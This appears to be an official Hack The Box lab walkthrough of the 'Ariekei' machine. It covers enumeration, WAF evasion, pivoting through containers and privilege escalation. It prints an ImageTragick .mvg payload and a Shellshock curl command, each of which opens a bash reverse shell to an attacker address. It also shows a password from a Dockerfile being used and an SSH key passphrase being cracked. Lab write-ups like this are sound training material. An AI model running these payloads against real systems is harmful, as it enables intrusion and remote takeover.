Hack The Box
PEN-TESTING LABS

# Ariekei

## 8th March 2018 / Document No D18.100.01

**Prepared By: Alexander Reid (Arrexel)**

**Machine Author: rotarydrone**

**Difficulty: Insane**

**Classification: Official**

## SYNOPSIS

Ariekei is a complex machine focusing mainly on web application firewalls and pivoting techniques. This machine is by far one of the most challenging, requiring multiple escalations and container breakouts.

### Skills Required


- Advanced knowledge of Linux
- Understanding of pivot techniques and tunneling

### Skills Learned

- Identifying containers
- Enumerating remote networks
- Advanced pivoting and tunneling techniques
- Web application firewall evasion

# Enumeration

## Nmap



Target: 10.10.10.65

Profile: Intense scan, all TCP ports


Command: nmap -p 1-65535 -T4 -A -v 10.10.10.65

| OS | Host |
|---|---|
| | 10.10.10.65 |

| | Port | Protocol | State | Service | Version |
|---|---|---|---|---|---|
| ✓ | 22 | tcp | open | ssh | OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubun |
| ✓ | 443 | tcp | open | http | nginx 1.10.2 |
| ✓ | 1022 | tcp | open | ssh | OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ub |

Nmap reveals an nginx server and two OpenSSH servers running different versions, which indicates there is likely some kind of container or virtual environment running on the system.


## SSLyze



```
b
      Common Name:                       None
      Issuer:                            {'countryName': 'US', 'organizationalUn
itName': 'Ariekei', 'localityName': 'Dallas', 'stateOrProvinceName': 'Texas'}
      Serial Number:                     D53BF958FC2272F3
      Not Before:                        Sep 24 01:37:05 2017 GMT
      Not After:                         Feb  8 01:37:05 2045 GMT
      Signature Algorithm:               sha256WithRSAEncryption
      Public Key Algorithm:              rsaEncryption
      Key Size:                          2048 bit
      Exponent:                          65537 (0x10001)
      X509v3 Subject Alternative Name:   {'DNS': ['calvin.ariekei.htb', 'beehive
.ariekei.htb']}

  * Certificate - Trust:
      Hostname Validation:               FAILED - Certificate does NOT match 10.
10.10.65
      Google CA Store (09/2015):         FAILED - Certificate is NOT Trusted: un
able to get local issuer certificate
      Java 6 CA Store (Update 65):       FAILED - Certificate is NOT Trusted: un
able to get local issuer certificate
      Microsoft CA Store (09/2015):      FAILED - Certificate is NOT Trusted: un
able to get local issuer certificate
```

Running SSLyze with the command **sslyze --regular 10.10.10.65** reveals the subdomains **calvin.ariekei.htb** and **beehive.ariekei.htb**.

**Dirbuster**


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 0 Files: 1
Results - Tree View
Errors: 0
(Select and right click for more options)
Change
Back
Pause
Stop
Report

https://calvin.ariekei.htb:443/

| Directory Stucture | Response Code | Response Size |
|---|---|---|
|  | ??? | ??? |
| upload | 200 | 1913 |

Current speed: 199 requests/sec
Average speed: (T) 217, (C) 221 requests/sec
Parse Queue Size: 0
Total Requests: 2821/622904
Time To Finish: 00:46:45
Current number of running threads: 100

DirBuster Stopped
/resource.php


Fuzzing the **calvin.ariekei.htb** subdomain reveals an **/upload** script. It is not shown in the above image, however there is also a **/cgi-bin/stats** file which exposes **Bash** version **4.2.37(1)** which is vulnerable to shellshock. Attempting to exploit shellshock will result in failure as it is blocked by the WAF.

## Exploitation

### ImageTragick

Exploit: https://imagetragick.com

Using the ImageTragick exploit (CVE-2016-3714) is trivial. Uploading an **.mvg** file with the following content will grant a shell as the first root user.




```
root@kali:~/Desktop/writeups/ariekei# cat writeup.mvg
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.htb/fake.jpg"|setsid /bin/bash -i >/dev/tcp/10.10.14.1
1/1234 0<&1 2>&1 &")'
pop graphic-context
root@kali:~/Desktop/writeups/ariekei# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.65] 37988
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
[root@calvin app]# whoami
whoami
root
[root@calvin app]# pwd
pwd
/app
[root@calvin app]# 
```

As root access is gained immediately, and many default binaries are missing from the machine, it can be assumed that the connection is restricted to a container of some kind.

## Privilege Escalation

### Ezra/Bastion

With the private key in hand, it is possible to connect via SSH on port 1022, which lands in another container similar to the previous one. Overall the container is quite similar to calvin, however it is possible to connect to the container hosting the public web server while bypassing the firewall. A tunnel can be opened over SSH using the command **ssh -i bastion.key 10.10.10.65 -p 1022 -L <LOCALPORT>:172.24.0.2:80**




```
root@kali:~# curl localhost

<!doctype html>
<title>Site Maintenance</title>
<style>
  body { text-align: center; padding: 150px; }
  h1 { font-size: 50px; }
  body { font: 20px Helvetica, sans-serif; color: #333; }
  article { display: block; text-align: left; width: 650px; margin: 0 auto; }
  a { color: #dc8100; text-decoration: none; }
  a:hover { color: #333; text-decoration: none; }
</style>

<article>
    <h1>Maintainence! </h1>
    <div>
    <p> This site is under development </p>
    </div>
</article>
root@kali:~# 
```

After the tunnel is created, it is possible to curl localhost and the request will be forwarded to the target.

## Beehive

With the tunnel open, it is possible to exploit the Shellshock vulnerability discovered during enumeration. After opening a second SSH connection normally, the command **nc -nvlp 1234** will start a listener on Ezra/Bastian to catch the reverse connection.


root@ezra: ~
File Edit View Search Terminal Help

```
root@kali:~/Desktop/writeups/ariekei# ssh -i bastion.key 10.10.10.65 -p 1022
Last login: Sun Apr 22 05:39:20 2018 from 10.10.14.3
root@ezra:~# nc -nvlp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [172.24.0.1] port 1234 [tcp/*] accepted (family 2, sport 57748)
www-data@beehive:/usr/lib/cgi-bin$ 
```


root@kali: ~
File Edit View Search Terminal Help

```
root@kali:~# curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'bash -i >
& /dev/tcp/172.24.0.253/1234 0>&1;'" http://localhost/cgi-bin/stats
```

Viewing the contents of **/common/containers/blog-test/Dockerfile** exposes a root password, and it is possible to escalate to root after spawning an interactive shell with python. The command **python -c ‘import pty; pty.spawn(“/bin/bash”)’** followed by CTRL-Z and the commands **stty raw -echo** and **fg** will spawn an interactive shell and allow use of the **su** command.


## spanishdancer

The user flag and an SSH key can be obtained from **/home/spanishdancer**, however there is a passphrase on the SSH key. Converting the key with **ssh2john id_rsa** > **spanishdancer.john** and then running John with **john spanishdancer.john** will immediately crack the passphrase.



```
root@kali:~/Desktop/writeups/ariekei# ssh2john spanishdancer.key > spanishdancer
.john
root@kali:~/Desktop/writeups/ariekei# john spanishdancer.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
purple1          (spanishdancer.key)
1g 0:00:00:00 DONE 2/3 (2018-04-22 01:55) 9.090g/s 126354p/s 126354c/s 126354C/s
 purple1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop/writeups/ariekei# john spanishdancer.john --show
spanishdancer.key:purple1

1 password hash cracked, 0 left
```

It is possible to connect to the main host (SSH to port 22) with the obtained key.




```
root@kali:~/Desktop/writeups/ariekei# ssh -i spanishdancer.key spanishdancer@10.
10.10.65
Enter passphrase for key 'spanishdancer.key':
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-87-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.


Last login: Sun Apr 22 01:58:36 2018 from 10.10.14.3
spanishdancer@ariekei:~$
```

## Root

Exploit: https://fosterelli.co/privilege-escalation-via-docker.html

